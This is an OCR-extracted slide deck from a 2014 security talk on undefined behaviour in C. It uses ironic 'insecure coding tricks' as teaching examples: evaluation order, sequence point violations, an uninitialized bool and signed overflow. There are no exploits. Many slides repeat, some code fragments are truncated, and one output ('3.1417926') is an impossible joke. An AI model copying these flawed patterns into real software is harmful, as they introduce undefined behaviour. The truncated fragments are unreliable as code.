Insecure Coding in C (and C++)

Olve Maudal

Insecure Coding in C (and C++)

Suppose your goal is to deliberately create buggy programs in C and C++ with serious security vulnerabilities that can be "easily" exploited. Then you need to know about things like stack smashing, shellcode, arc injection, return-oriented programming. You also need to know about annoying protection mechanisms such as address space layout randomization, stack canaries, data execution prevention, and more. (This session is really about how to write secure code, I just use negative examples to illustrate my points.)

a 45 minute presentation
Cisco SecConX Bangalore, India
November 12, 2014


jackass

Some tricks for insecure coding in C (and C++)

Some tricks for insecure coding in C (and C++)

```
c = a() + b();
```

```
c = a() + b();
```

```
c = a() + b();
```

which function will be called first?

```
c = a() + b();
```

which function will be called first?

C and C++ are among the few programming languages where evaluation order is *mostly* unspecified. This is an example of **unspecified behavior.**

```
c = a() + b();
```

Trick #1:


Write insecure code by depending on a particular evaluation order

which function will be called first?

C and C++ are among the few programming languages where evaluation order is *mostly* unspecified. This is an example of **unspecified behavior.**

```
int a = 3;
int n = a * ++a;
printf("%d\n", n);
```

```
int a = 3;
int n = a * ++a;
printf("%d\n", n);
```



```
int a = 3;
int n = a * ++a;
printf("%d\n", n);
```

What is the value of n?

```
int a = 3;
int n = a * ++a;
printf("%d\n", n);
```

What is the value of n?

Since the evaluation order here is not specified the expression does not make sense. In this particular example there is a so called **sequence point violation**, and therefore we get **undefined behavior.**

```
int a = 3;
int n = a * ++a;
printf("%d\n", n);
```

Trick #2:

#2 Write insecure code by doing sequence point violations

What is the value of n?

...ere is not specified ...s not make sense. In this ... example there is a so called **...ence point violation**, and therefore we get **undefined behavior.**

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
```

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
```

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
$ clang foo.c && ./a.out
```

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
$ clang foo.c && ./a.out
11
```

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
$ clang foo.c && ./a.out
11
$ icc foo.c && ./a.out
```

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc foo.c && ./a.out
12
$ clang foo.c && ./a.out
11
$ icc foo.c && ./a.out
13
```

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] +
    printf("%d\n",
}
```

Trick #3:

Write insecure code where the result depends on the compiler


On my computer (Mac OS 10.8.2, gcc

```
$ gcc foo.c && ./a
12
$ clang foo.c && ./
11
$ icc foo.c && ./a.o
13
```

This is **undefined behavior**, because the code contains a **sequence point violation**. What do you think will **actually** happen if you compile, link and run it in your development environment?

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + 
    printf("%d\n", 
}
```




On my computer (Mac OS 10.8.2, gcc

```
$ gcc foo.c && ./
12
$ clang foo.c && ./
11
$ icc foo.c && ./a.o
13
```

(*) see http://www.pvv.org/~oma/UnspecifiedAndUndefined_ACCU_Apr2013.pdf for detailed explanation of this phenomenon

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```



foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
13
```

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[++i];
    printf("%d\n", n);
}
```

On my computer (Mac OS 10.8.2, gcc 4.2.1, clang 4.1, icc 13.0.1):

```
$ gcc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
12
$ clang -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
11
$ icc -std=c99 -O -Wall -Wextra -pedantic foo.c && ./a.out
13
```

The point is that the C standard does **not** require compilers to diagnose "illegal" code.

The compiler I use gives me warnings for code like this.

OK, so let's add some flags.

foo.c

```
#include <stdio.h>

int main(void)
{
    int v[] = {0,2,4,6,8};
    int i = 1;
    int n = i + v[++i] + v[
    printf("%d\n", n);
}
```

Trick #4:

Know the blind spots of your compilers

On my computer (Mac OS 10.8.2, gcc 4.2.1, cl

```
$ gcc -std=c99 -O -Wall                                  && ./a.out
12
$ clang -std=c99                                    ntic foo.c && ./a.out
11
$ icc -std=c99 -O -                                 -pedantic foo.c && ./a.out
13
```

The point is that the C standard does **not** require compilers to diagnose "illegal" code.

On undefined behavior **anything** can happen!

On undefined behavior **anything** can happen!

When the compiler encounters [a given undefined construct] it is legal for it to make demons fly out of your nose" [comp.std.c]

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

with optimization (–O2) I get:

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

with optimization (–O2) I get:

```
false
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

with optimization (–O2) I get:

```
false
```

```
false
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c

```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("true\n");
    if (!b)
        printf("false\n");
}
```

main.c

```
void bar(void);
void foo(void);

int main(void)
{
    bar();
    foo();
}
```

This is what I get on my computer with no optimization:

icc 13.0.1

```
true
```

clang 4.1

```
false
```

gcc 4.7.2

```
true
false
```

with optimization (–O2) I get:

```
false
```

```
false
```

```
false
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c


```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("
    if (!b)

}
```

main.c

```
void bar(void);
void foo(void);

main(void)

ar();
oo();
```



Th

ion:

gcc 4.7.2

```
true
false
```

with optimization (−02) I get:

```
false
```

```
false
```

```
false
```

This code is **undefined behavior** because b is used without being initialized (it reads an **indeterminate value**). But in practice, what do you think are possible outcomes when this function is called?

bar.c


```
void bar(void)
{
    char c = 2;
    (void)c;
}
```

foo.c

```
#include <stdio.h>
#include <stdbool.h>

void foo(void)
{
    bool b;
    if (b)
        printf("
    if (!b)

}
```

main.c

```
void bar(void);
void foo(void);

main(void)

ar();
oo();
```



Th

ion:

gcc 4.7.2

```
true
false
```

with optimization (−02) I get:

```
false
```

```
false
```

```
false
```

(*) see http://www.pvv.org/~oma/UnspecifiedAndUndefined_ACCU_Apr2013.pdf for detailed explanation of this phenomenon

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

deep_thought.c

```c
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```c
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
```

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```


deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```



